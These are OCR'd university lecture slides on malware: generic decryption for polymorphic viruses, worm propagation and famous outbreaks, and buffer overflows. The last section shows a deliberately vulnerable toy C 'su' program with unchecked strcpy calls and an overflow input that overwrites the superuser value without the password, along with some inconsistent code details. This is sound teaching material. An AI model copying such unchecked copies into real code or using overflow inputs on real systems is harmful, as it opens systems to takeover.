


Figure 7. At this point the generic decryption engine passes control of the virtual machine to the virus and the virus begins to execute a simple decryption routine. As the virus decrypts itself, the modified memory table is updated to reflect the changes to virtual memory.




Figure 8. Once the virus has decrypted enough of itself, the generic decryption engine advances to the next stage.

Generic decryption




Figure 9. Now the generic decryption scanner searches for virus signatures in those areas of virtual memory that were decrypted and/or modified in any way by the virus. This is the most likely location for virus signatures.

Problem of generic decryption

- The key problem is speed
  - The scanner cannot wait 5 hours for a polymorphic virus to fully decrypt itself

- Heuristic-based generic decryption
  - Using a set of rules to help differentiate non-virus to virus programs
  - For example, a virus code usually throws away the computation results it obtains, because the computation code is only used to make the virus look like a legitimate code

Virus propagation

- ➢Virus propagates by infecting other programs or systems
- ➢It also takes advantage of communication channels to spread across the Internet
  - For example, many viruses hide themselves as attachments to an email⇒ Opening the attachment, the virus infects your local system and may generate new messages to everyone on your address book
  - Virus might also hide itself as part of video/audio files, and will be activated once you plays them

Virus prevention tips

- Use only commercial software acquired from reliable, well-established vendors
- Test all new software from an isolated computer
- Open attachments only when you know them to be safe
- Make a recoverable system image and store it safely
- Make and retain backup copies of executable system files
- Use virus detectors regularly and update them daily
- Use Virtual Machine Software

Introduction to malware


Worm

(Partly from Stefan Savage’s slides)

Dr. Yeonjoon Lee


What is worm?

- Worm is a self-propagating self-replicating network program
  - Exploits some vulnerability to infect remote machines
  - Infected machines continue propagating infection




What is worm?

- Worm is a self-propagating self-replicating network program
  - Exploits some vulnerability to infect remote machines
  - Infected machines continue propagating infection




What is worm?

- Worm is a self-propagating self-replicating network program
  - Exploits some vulnerability to infect remote machines
  - Infected machines continue propagating infection



What is worm?

- Worm is a self-propagating self-replicating network program
  - Exploits some vulnerability to infect remote machines
  - Infected machines continue propagating infection




Famous worm events

- **Morris worm** explores buffer-overflow vulnerabilities in 1988
- **CodeRed** worm released in Summer 2001
- And then…
  - CodeRed II, Nimda, Scalper, etc.
- **Sapphire/Slammer** worm (Winter 2003)

The BIG Menace: automated epidemic

- Internet epidemic has been fully AUTOMATED
  - Spread of worm requires little or no human intervention
  - Maintenance and coordination of infected systems are also automated
    - For example, botnet enables automatic update of malware toolkits



Exploit techniques

- Exploits of software vulnerabilities (fully automated)
  - Buffer overflows
  - Format string attacks, and others
- Exploits of administrative vulnerabilities (fully automated)
  - Cross-site scripting
  - Weakly passwords, and others
- Other exploits
  - Semi-automated means: e.g., email attachments
  - Non-automated means: e.g, social engineering

Buffer overflow

Reading assignment:

“Smashing the Stack for Fun and Profit” by Aleph One

What is Buffer overflow

- Pour two liters of water into a one-liter pitcher, what is going to happen?

- Root reason: type-unsafe programming language (e.g, C) has no strict bounds checks on the inputs

Famous Buffer Overflow Attacks

- Morris worm (1988): overflow in fingerd
  - 6,000 machines infected (10% of existing Internet)
- CodeRed (2001): overflow in MS-IIS server
  - 300,000 machines infected in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
  - 75,000 machines infected in **10 minutes** (!!)
- Sasser (2004): overflow in Windows LSASS
  - Around 500,000 machines infected
- Conficker (2008-09): overflow in Windows Server
  - Around 10 million machines infected (estimates vary)

How Serious is the Threat?

- 126 CERT security advisories (2000-2004)
  - Of these, 87 are memory corruption vulnerabilities
- 73 are in applications providing remote services
  - 13 in HTTP servers, 7 in database services, 6 in remote login services, 4 in mail services, 3 in FTP services
- Most exploits involve illegitimate control transfers
  - Jumps to injected attack code, return-to-libc, etc.
  - Therefore, most defenses focus on control-flow security
- But exploits can also target configurations, user data and decision-making values


Buffer overflow (cont’d)

- Reading or writing past the end of a buffer could cause a variety of behaviors


- Example:

```
char s[10]; //define an array with 10 units: s[0] to s[9]
for (i=0; i<=9; i++) //loop: assign values to s[0]… s[9]
      s[i] = ‘A’;
s[10] = ‘B’; //Assign values to s[10]
```

What is going to happen?




- Trouble: program runs incorrectly




- Trouble: program corrupts completely

What is going to happen?



➢Trouble: security protect might be compromised



- Trouble: system could be corrupted, or controlled by adversaries

Problems of C/C++

- C/C++ are inherently unsafe
  - No bounds checks on array and pointer references
  - Numerous unsafe string operators in the standard C library

- Examples of unsafe C functions
  - strcpy(a, b) //copy string b to the buffer with starting address a
  - strcat( ) //concatenate strings
  - sprintf( ) //print to a string
  - scanf( ) //read from a string
  - gets( ) //get a string from the standard input

A bit more about C

- Pointer: a powerful and dangerous tool
  - E.g, int *p; //(*p) is a variable with integer type and p is the pointer pointing to (*p). Essentially, p is the memory address of (*p)

- main(int argc, char **argv) //startup routine of any C program
  - argc //the number of arguments input to main. Without arguments, argc=1
  - argv //point to a list of input strings

A bit more about C (cont'd)

- Allocation of memory: malloc
  - E.g, *str = (char *) malloc(sizeof(char)*6)

  //Allocate a chunk of memory of 6 units with the size of char for each unit, and assign the start address of the memory to the pointer str

How to overwrite "super user"?

- Here is a fake system program for setting super user
  - One needs to input a password (pwd) in order to change a normal user to the super user
  - We will show how to get around the protection mechanism

How to overwrite “super user”? (cont’d)

Name: su   Program:


```
void main (int argc, char **argv){
    int i;
   char *str = (char *)malloc(sizeof(char)*8);
   char *super_user= (char *)malloc(sizeof(char)*6);

   strcpy(super_user, “Bobby”); //default superuser
   if (argc > 1)  strcpy(str, argv[1]);
           else strcpy(str, “xyz”);
  if (str==“iamdean”) strcpy(super_user, argv[2]); //the password is iamdean
}
```

- Run this program: “su *pwd username*” or “su” which sets super_user to “dunn”

What is in the memory after running su ?

➢A possible look of the memory is as follows:



```
0x8049700:  x                     0x804970c:
0x8049701:  y                     0x804970d:
0x8049702:  z                     0x804970e:
0x8049703:                        0x804970f:
0x8049704:                        0x8049710:  d
0x8049705:                        0x8049711:  u
0x8049706:                        0x8049712:  n
0x8049707:                        0x8049713:  n
0x8049708:                        0x8049714:
0x8049709:                        0x8049715:
0x804970a:                        0x8049716:
0x804970b:
```

Exploiting the vulnerability

- Can we change super_user, even if we do not know the password?
- Simply execute the program like this:

```
./su   xyz............wang
```

Now, what is in the memory?

